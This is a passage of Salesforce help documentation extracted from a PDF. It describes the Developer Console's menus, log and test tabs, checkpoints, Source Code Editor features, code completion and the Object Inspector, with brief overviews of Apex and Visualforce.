- **New**: Creates a resource and opens it in the Source Code Editor. You can create these resources:
  - Apex class or trigger; To create an Apex trigger, first select the object to associate with the trigger.
  - Lightning application, component, event, interface, or tokens bundle; For more information, see Lightning Component Framework on page 5836.
  - Visualforce page or component
  - Static resource file (text, XML, JavaScript, or CSS)
- **Open**: Launches a File Open window that allows you to browse and open your application code and data objects.
- **Open Resource**: Launches an Open Resource window that allows you to search for files by name.
- **Open Lightning Resources**: Launches an Open Lightning Resources window that allows you to search for Lightning components resources by name.
- **Open Log**: Opens the selected log in the Log Inspector. You can also access logs from the **Logs** tab.
- **Open Raw Log**: Opens the selected log, in plain text.
- **Download Log**: Saves a text copy of the selected log to your local machine.
- **Save**: Saves the item in the active tab.
- **Save All**: Saves changes in all the tabs open in your workspace. Use this option to save a set of dependent changes.
- **Delete**: Deletes the item in the active tab. You can only delete Apex classes, triggers, Visualforce pages, and static resource files.
- **Close**: Closes the active tab.
- **Close All**: Closes all the tabs open in your workspace. If any tab contains unsaved changes, you are prompted to save them.

SEE ALSO:


Open Types with the File Open Window

Source Code Editor

Object Inspector

Open Types with the File Open Window

You can browse and open your application code and data objects from the Developer Console Open window.



To navigate to an item in the Open window:

1. In the Setup Entity Type column, click the type of the item you want to find.
2. In the Entities column, scroll and find the item to examine.
   To filter the displayed items, click the **Filter** text box and enter the filter criteria to match.
3. To see related items in the Related column, click the item once.
   For example, click an object to see the Apex classes that use it.
4. To open the item in a new tab, double-click it or select it and click **Open**.
   Code files open in the Source Code Editor, while data objects open in Object Inspector view.

You can browse and open the contents of packages in your org in the **File** > **Open** window. You can see the complete contents of packages and open the code files and custom objects contained in a package. You can see package items, such as custom fields and validation rules, in the list, but you can't view them in detail.

Note: You can't view or edit the contents of managed packages that you've installed in your org. You can browse, open, and edit the classes, objects, and other entities in your installed unmanaged packages as if you had created those entities yourself.

The Packages entity type includes only packages that you've created, not managed or unmanaged packages that you've installed.

SEE ALSO:

Source Code Editor
Log Inspector
Object Inspector

Developer Console Edit Menu

The Developer Console **Edit** menu allows you to search and edit your code files. It includes these options.

- **Find**: Searches the current view for the selected text. If no text is selected, opens a browser find dialog.
- **Find Next**: Finds the next match for the selected or specified text in the current view.
- **Find/Replace**: Finds and replaces the selected or specified text in the current view.
- **Search in Files**: Opens a search dialog to search the contents of all code files.
- **Fix Indentation**: Corrects the indentation in the current code file.

Developer Console Debug Menu

The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes these options.

- **Open Execute Anonymous Window**: Opens a new window that allows you to enter Apex code for testing. See Executing Anonymous Apex Code.
- **Execute Last**: Executes the most recent entry in the Enter Apex Code window.
- **Switch Perspective**: Selects the perspective from the list of available standard and custom perspectives. See Log Inspector.
- **View Log Panels**: Displays a list of available panels for use in a perspective.
- **Perspective Manager**: Opens the Perspective Manager. See Managing Perspectives in the Log Inspector.
- **Save Perspective**: Saves any changes you've made to the current perspective since it was open.
- **Save Perspective As**: Saves a copy of the current perspective with a different name.
- **Auto-Hide Logs**: Select this option to clear existing logs when the page is refreshed.
- **Show My Current Logs Only**: Deselect this option (selected by default) to see all logs saved for your organization, including newly generated logs created by other users.
- **Show My Current Checkpoints Only**: Deselect this option (selected by default) to display all checkpoints currently saved for your organization, including newly generated ones created by other users.
- **Clear**: Select **Log Panel**, **Checkpoint Results Panel**, or **Checkpoint Locations** to erase current data from the cache and refresh the display.
- **Resume Updating**: Renews the connection to the server. This option is only shown if polling has been interrupted due to inactivity.
- **Change Log Levels**: Opens the log settings dialog to define logging levels for future requests. See Debug Log Levels.

Note: Some options in the **Debug** menu are not accessible until a log has been generated.

SEE ALSO:

Executing Anonymous Apex Code
Log Inspector
Managing Perspectives in the Log Inspector
Debug Log Levels

Developer Console User Interface: Workspace

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

The **Workspace** menu includes all the necessary links:

- **Switch Workspace**: Allows you to select from your saved workspaces.
- **New Workspace**: Creates a new workspace. Enter a name for the workspace and click OK. Open the resources that you want in the workspace. The workspace will be saved when you switch to a different workspace or close the Developer Console.
- **Rename Current Workspace**: Overwrites the current workspace with the name you enter.
- **Workspace Manager**: Opens a popup window that allows you to browse, open, create, and delete workspaces.

You can open the following types of resources in the Developer Console workspace:

- Logs open in the Log Inspector.
- Checkpoints open in the Checkpoint Inspector.
- Apex classes and triggers, and Visualforce pages and components open in the Source Code Editor.
- Organization metadata and other non-code resources open in the Object Inspector.
- Query results listed on the Query Editor tab open in an editable Query Results grid.
- Finished test runs listed on the Tests tab open in a Test Results view.

To collapse unused panels, use the  buttons. When collapsed, you can click a panel to temporarily reveal and use it. When your cursor moves out of the panel, it collapses automatically.

When you switch to a different workspace or close the Developer Console, the state of the tabs (and the panels within the tabs) in the current workspace is saved. If you have not created a workspace, the configuration is saved as the Default workspace.

Navigating Between Tabs

To move left and right through tabs in the workspace, click the appropriate tab or use the following keyboard shortcuts:

- Left: CTRL+Page Up
- Right: CTRL+Page Down

Navigating View History

To move backward and forward through your view history, click the  buttons or use the following keyboard shortcuts:

- Backward: CTRL+,
- Forward: CTRL+.

Clicking  (or CTRL+) moves through the previously viewed tabs in the order that you viewed them. The  button only becomes active when you are viewing your history.

SEE ALSO:

The Developer Console User Interface

Source Code Editor

Developer Console User Interface: Logs, Tests, and Problems Panel

The lower panel in the Developer Console includes a collection of useful tabs.


- The **Progress** tab displays all asynchronous requests in real time. To see only the operations that are in progress, select **Hide Finished Runs**. To terminate any deployments that haven't finished, click **Cancel All Deployments**. When you terminate a deployment, a residual polling thread appears in the Progress tab with a short delay. Partial deployments are not possible. To clear the polling task immediately, refresh the Developer Console.
- The **Problems** tab shows the details of compilation errors in the Source Code Editor. Changes you make are compiled and validated in the background. While you're editing code, an error indicator displays beside lines that contain errors. Click a row in the **Problems** tab to jump to the line of code that caused the error.

Note: After twenty minutes of inactivity, the Developer Console stops polling for new logs, test runs, and checkpoints. To resume updates, click **Debug** > **Resume Updating**.

Checkpoints Tab
The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.
Logs Tab
Use the Logs tab in the Developer Console to access logs that include database events, Apex processing, workflow, callouts, and validation logic.
View State Tab
The **View State** tab in the Developer Console allows you to examine the view state for a Visualforce page request.
Tests Tab
Use the Developer Console to set up test runs, run tests, and check Apex code coverage.

Checkpoints Tab

The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.



Checkpoints

This list displays the checkpoints currently available for review. Select **Debug** > **My Current Checkpoints Only** to only display checkpoints you've created since opening the Developer Console. Deselect this option to display all checkpoints currently saved for your organization, including newly-generated ones created by other users.

Each checkpoint in the list displays this information:

Column	Description
Namespace	The namespace of the package containing the checkpoint.
Class	The Apex class containing the checkpoint.
Line	The line number marked with the checkpoint.
Time	The time the checkpoint was reached.

Right click any column header to sort the information in the column. You can also select which columns you want displayed in the Checkpoints list.

To open a checkpoint, double-click it. The checkpoint opens in the Checkpoint Inspector.

Checkpoint Locations

This list provides the location of each checkpoint in the source code. Each item in the list displays this information:

Column	Description
File	The name of the Apex class that contains the checkpoint.
Line	The line number marked with the checkpoint.
Iteration	If the checkpoint is in a loop, this value indicates the iteration at which the checkpoint is captured.

By default, the iteration is 1, which means that the checkpoint is saved the first time the line of source code executes. You can use a different iteration, for example, to investigate why a loop does not terminate when expected. To change the iteration, click the cell you want to change and enter a new number. Only one checkpoint will be captured for a specific line of code, no matter how many times it's executed during a request.

Set checkpoints locations from the Source Code Editor. Checkpoint locations persist until you click **Clear** or until you close the Developer Console.


SEE ALSO:

- Debug Logs
- Setting Checkpoints in Apex Code
- Overlaying Apex Code and SOQL Statements
- Checkpoint Inspector
- Checkpoint Inspector
- Setting Checkpoints in Apex Code
- Overlaying Apex Code and SOQL Statements
- Developer Console Functionality

Logs Tab

Use the Logs tab in the Developer Console to access logs that include database events, Apex processing, workflow, callouts, and validation logic.

The Developer Console automatically polls for the current user's debug logs and lists them on the **Logs** tab. For example, if you have validation rules associated with inserting a record, and you insert a new record, the Developer Console captures a debug log for the request and adds it to the list.



- To open the selected log in the Log Inspector, click **File** > **Open Log** or double-click the log on the **Logs** tab. Use the Log Inspector to review a debug log, evaluate Apex code, track DML, monitor performance, and more.
- To open the selected log in a text editor, click **File** > **Open Raw Log**.
- To filter the visible logs, click **Filter** and type the text you want included in the list. For example, if you want to see debug logs from a specific user, type that user's name. The filter is case-sensitive.
- To remove all logs from the list, click **Debug** > **Clear** > **Log Panel**.
- By default, the **Logs** tab displays only new logs generated by the current user. To see all debug logs saved for your organization, including newly generated logs created by other users, click **Debug** and deselect **Show My Current Logs Only**.

- To automatically hide all existing logs the next time the page is refreshed, click **Debug** and select **Auto-Hide Logs**.
- To download a copy of the selected log as a text file, click **File** > **Download Log**. The default name for the file is `apex.log`.
- To prevent logs from loading when you open the Developer Console, go to **Help** > **Preferences** and set **Prevent Logs on Load** to `true`.

Note: User logs are configured from the Debug Log page in your org. From Setup, enter *Debug Logs* in the Quick Find box, then select **Debug Logs**.

Setting Logging Levels

Logging levels determine how much request information is saved in a debug log. Parsing a large log can take a long time. To reduce the size of a log, adjust the logging level. Use verbose logging for code you're reviewing. Use terse logging for code you're not interested in.

To specify logging levels for future requests, click **Debug** > **Change Log Levels**. This page allows you to define trace flags and debug levels.

To override the default log levels for a specific class or trigger, or to set up logging for a user, add a trace flag that includes a duration and a debug level.

To save your changes and close the window, click **Done**.

Note: If you are debugging using checkpoints, set the Apex Code logging level to FINER or FINEST. (Do not use FINEST for deployment.)

For details on what each setting controls, see Debug Log Categories and Debug Log Levels.


Important: If the Developer Console is open, the general log levels defined in the Developer Console affect all logs, including logs created during a deployment. Before running a deployment, verify that the Apex Code log level is not set to Finest, or the deployment might take longer than expected.

SEE ALSO:

- Debug Logs
- Set Up Debug Logging
- Developer Console Debug Menu
- Log Inspector
- Debug Log Levels
- Debug Log Order of Precedence

View State Tab

The **View State** tab in the Developer Console allows you to examine the view state for a Visualforce page request.



The View State tab in the Developer Console works the same as the View State tab in the Visualforce Development Mode footer, except that double-clicking a folder node doesn't open a usage pie chart window. See "About the View State Tab" in the *Visualforce Developer's Guide* for details.

Enabling the View State Tab

To enable the View State tab:

1. From your personal settings, enter `Advanced User Details` in the `Quick Find` box, then select **Advanced User Details**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
2. Click **Edit**.
3. Select the `Development Mode` checkbox if it isn't selected.
4. Select the `Show View State in Development Mode` checkbox.
5. Click **Save**.

Note: Since the view state is linked to form data, the View State tab only appears if your page contains an `<apex:form>` tag. In addition, the View State tab displays only on pages using custom controllers or controller extensions.

SEE ALSO:

Debug Logs

Tests Tab

Use the Developer Console to set up test runs, run tests, and check Apex code coverage.


You can manage your tests from the Developer Console Test menu.

- **Always Run Asynchronously**: If this option isn't enabled, test runs that include tests from only one class run synchronously. Test runs that include more than one class run asynchronously regardless of whether this option is enabled.
- **New Run**: Create a test run. For details, see Create a Test Run.
- **Rerun**: Run the test selected in the Tests tab.
- **Rerun Failed Tests**: To rerun only the failed tests from the test run that's highlighted in the Tests tab, choose this option.
- **Run All**: Run all saved test methods.
- **Abort**: Abort the test selected in the Tests tab.
- **New Suite**: Create a suite of test classes that you regularly run together. For details, see Manage Sets of Apex Test Classes with Test Suites.

- **Suite Manager**: Create or delete test suites, or edit which classes your test suites contain.
- **New Suite Run**: Create a test run of the classes in one or more test suites.
- **Collapse All**: Collapse all open tests in the Tests tab.
- **Expand All**: Expand all tests in the Tests tab.
- **Clear Test Data**: Clear the current test data and code coverage results.



Completed tests are listed on the Tests tab in the bottom panel of the Developer Console.



The Overall Code Coverage pane displays the percentage of code coverage for each class in your org. The pane always displays the current percentage for every class. After you perform a test run of all classes, it displays the overall org-wide percentage in bold. For more information, see Checking Code Coverage.

For more information on testing, see *Apex Developer Guide*: Testing Apex.

SEE ALSO:

Create a Test Run

Checking Code Coverage

Developer Console Command Line Reference

The Developer Console includes a command line for various useful commands. To open or close the Developer Console Command Line Window, press **CTRL+SHIFT+L**.

Command	Parameters	Description
`commands`	None	A list of all commands.
`exec <Apex statements>`	`<Apex statements>`: One or more Apex statements.	Executes the `<Apex statements>` and generates a log.

`exec [-o | -r]`	None	`-o`: Opens the Enter Apex Code window. `-r`: Executes the code in the Enter Apex Code window and generates a log.
`find <string>`	`<string>`: A string of characters.	Searches the log for a string.
`help`	None	Explains how to get information about commands.
`man <command>`	`<command>`: A Command Line Window command.	Displays the description of the command.

Working with Code

This section contains information about the tools and techniques you can use when making changes to your organization by using code.

Using the Editor for Visualforce or Apex

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available.

Source Code Editor

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

Object Inspector

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File** > **Open** and select the object you want to view.

Global Variables

Components such as custom buttons and links, formulas in custom fields, validation rules, flows, and processes, and Visualforce pages allow you to use special merge fields to reference the data in your organization.

Valid Values for the $Action Global Variable

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

Apex Code Overview

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Visualforce

Visualforce is a framework that allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Force.com platform. The Visualforce framework includes a tag-based markup language, similar to HTML, and a set of server-side "standard controllers" that make basic database operations, such as queries and saves, very simple to perform.

Lightning Component Framework

The Lightning Component framework is a UI framework for developing dynamic web apps for mobile and desktop devices. It's a modern framework for building single-page applications engineered for growth.

Securing Your Code

This section contains information about implementing security in your code.

Email Services

You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

Custom Labels

Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user's native language. Custom labels are custom text values that can be accessed from Apex classes, Visualforce pages, or Lightning components. The values can be translated into any language Salesforce supports.

Defining Custom S-Controls

S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

SEE ALSO:

- Custom Labels
- About S-Controls
- Custom Metadata Types
- Deploy Your Changes
- Deploy Using the Force.com Migration Tool

Using the Editor for Visualforce or Apex

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available.

The Apex and Visualforce editor has the following functionality:

Syntax highlighting
The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )
Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line ( )
This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )
Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size
Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position
The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor.

Line and character count
The total number of lines and characters is displayed in the status bar at the bottom of the editor.

The editor supports the following keyboard shortcuts:

Tab
Adds a tab at the cursor

SHIFT+Tab
Removes a tab

CTRL+f
Opens the search dialog or searches for the next occurrence of the current search

CTRL+r
Opens the search dialog or replaces the next occurrence of the current search with the specified replacement string

EDITIONS

Available in: Salesforce Classic

Apex is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

EDITIONS

Available in: Salesforce Classic

Visualforce is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit Visualforce markup:
- "Customize Application"

To edit custom Visualforce controllers or Apex
- "Author Apex"

CTRL+g
Opens the go to line dialog

CTRL+s
Performs a quick save.

CTRL+z
Reverses the last editing action

CTRL+y
Recreates the last editing action that was undone

SEE ALSO:


Apex Code Overview

Visualforce

Source Code Editor

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

All code files, including Apex classes and triggers, and Visualforce pages and components, open in the Source Code Editor in the Developer Console workspace.




The syntax highlighting in the Source Code Editor calls out comments, numbers, strings, reserved keywords, primitive data types, variable declarations, and references. To access code search, press CTRL+F.

After you implement testing, you can view line-by-line code coverage in the Source Code Editor. See Checking Code Coverage. The Source Code Editor also lets you set checkpoints to troubleshoot without updating your code. See Setting Checkpoints in Apex Code.

To toggle between the Source Code Editor and a full screen editor (if available), press F11.

Setting Source Code Editor Preferences

You can choose the font size and display theme for the Source Code Editor. Click **Help** > **Preferences** to access the Preferences dialog.



Select an Editor Theme to preview it.

The Preferences window includes additional configuration options based on your permissions and implementation. These include enabling code completion on page 5774 and Logs Tab preventing logs from loading on page 5766.

Click **Save** to update your settings and close the window.

Navigating to Method and Variable Declarations

You can navigate directly to a method or variable declaration, rather than having to scroll or search to find it.

1. Mouse over a method or variable name. If the method or variable name is underlined, you can navigate to its declaration.
2. Click in an underlined method or variable name.
3. Press CTRL+ALT+N or click **Go To** to move the cursor to the declaration. If the declaration is in another file, the file opens in a new tab.

Using Search and Replace

Use the following keyboard shortcuts to search and replace text within the current view.

Function	Shortcut	Notes
Search	CTRL+F	Opens an active search form.
Replace	CTRL+SHIFT+F	Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject each change.
Replace all	CTRL+SHIFT+R	Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject the universal change.


To search files that are not open in the current view, click **File** > **Search in Files** or press CTRL+SHIFT+H.

Using Code Completion

The Source Code Editor provides auto-complete suggestions while you are writing code.

In Visualforce pages and components, auto-complete appears automatically as you type.

In Apex classes and triggers, click CTRL+SPACE to view a list of suggested completions. Completions are provided for Apex system objects and methods, user-defined objects and methods, and sObjects and fields. To enable Apex auto-complete when you type a period, click **Help** > **Preferences** and set **Enable Apex Auto-complete** to `true`.



Keep typing to filter the suggestions, press ENTER to select the top completion, or use the arrow keys or mouse to select a different completion.

Completions are gathered from the object you are currently working on. If you don't see the completion you expect, save the open object and refresh. The object's type is determined by the current editor's symbol table. If there are no symbols that match, cached symbol tables (the last valid save) are also checked. If there is no current object, the auto-complete window shows all system and user classes, as well as sObjects.

Validating Changes in Source Code: Problems Tab

Changes you make in the Source Code Editor are compiled and validated in the background. While you're editing code, an error indicator appears on lines with errors, and the **Problems** tab in the lower panel shows the details of compilation errors. To collapse the **Problems** tab, use the button in the corner of the panel.

When source views are validated, all modified sources are validated together instead of individually. Changes that might be inconsistent with code on the server, but are consistent when validated as a group—such as adding a method in one file and calling that method in another—will not be reported as errors.

Changing the API Version

Use the **API Version** list at the top of the Source Code Editor to change the version of the current entity. The list includes the five most recent API versions plus the current version of the entity.

Saving Changes

When you make changes in the Source Code Editor, the name of the tab includes a "*" to indicate unsaved changes. Apex classes and triggers are saved with the current API version of the class or trigger.

To save a collection of changes with dependencies, click **File** > **Save All** or CTRL+S+SHIFT. All open tabs with modifications are saved together in one request.

When you save modified source views, they are validated against all saved source files. If source files have related changes, it is not possible to save the files individually. If there are any compilation errors, you will not be able to save. Review the **Problems** panel, correct any errors, and click **Save** again.

Note: You can't edit and save Apex classes in a production organization.

Staying in Sync with Code in the Cloud

The Developer Console tracks changes made to the source by other users while you have a file open. If you haven't made any changes, your view will be updated automatically. If you've made modifications, you won't be able to save them to the server. You'll see an alert that another user has made changes, with the option to update the source view to the latest version.

Warning: If you choose to update to the latest version of a file, your changes will be overwritten. Copy your version out of the source view to preserve it, then update to the latest version and integrate your modifications.


SEE ALSO:

- The Developer Console User Interface
- Checking Code Coverage
- Setting Checkpoints in Apex Code
- Developer Console File Menu

Object Inspector

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File** > **Open** and select the object you want to view.

To search for objects that meet specific criteria, use the Developer Console Query Editor.



Note: You can't modify custom objects in the Developer Console. Create, edit, or delete custom objects from Setup.

SEE ALSO:

- Developer Console Functionality
- Find Object Management Settings

Global Variables

Components such as custom buttons and links, formulas in custom fields, validation rules, flows, and processes, and Visualforce pages allow you to use special merge fields to reference the data in your organization.

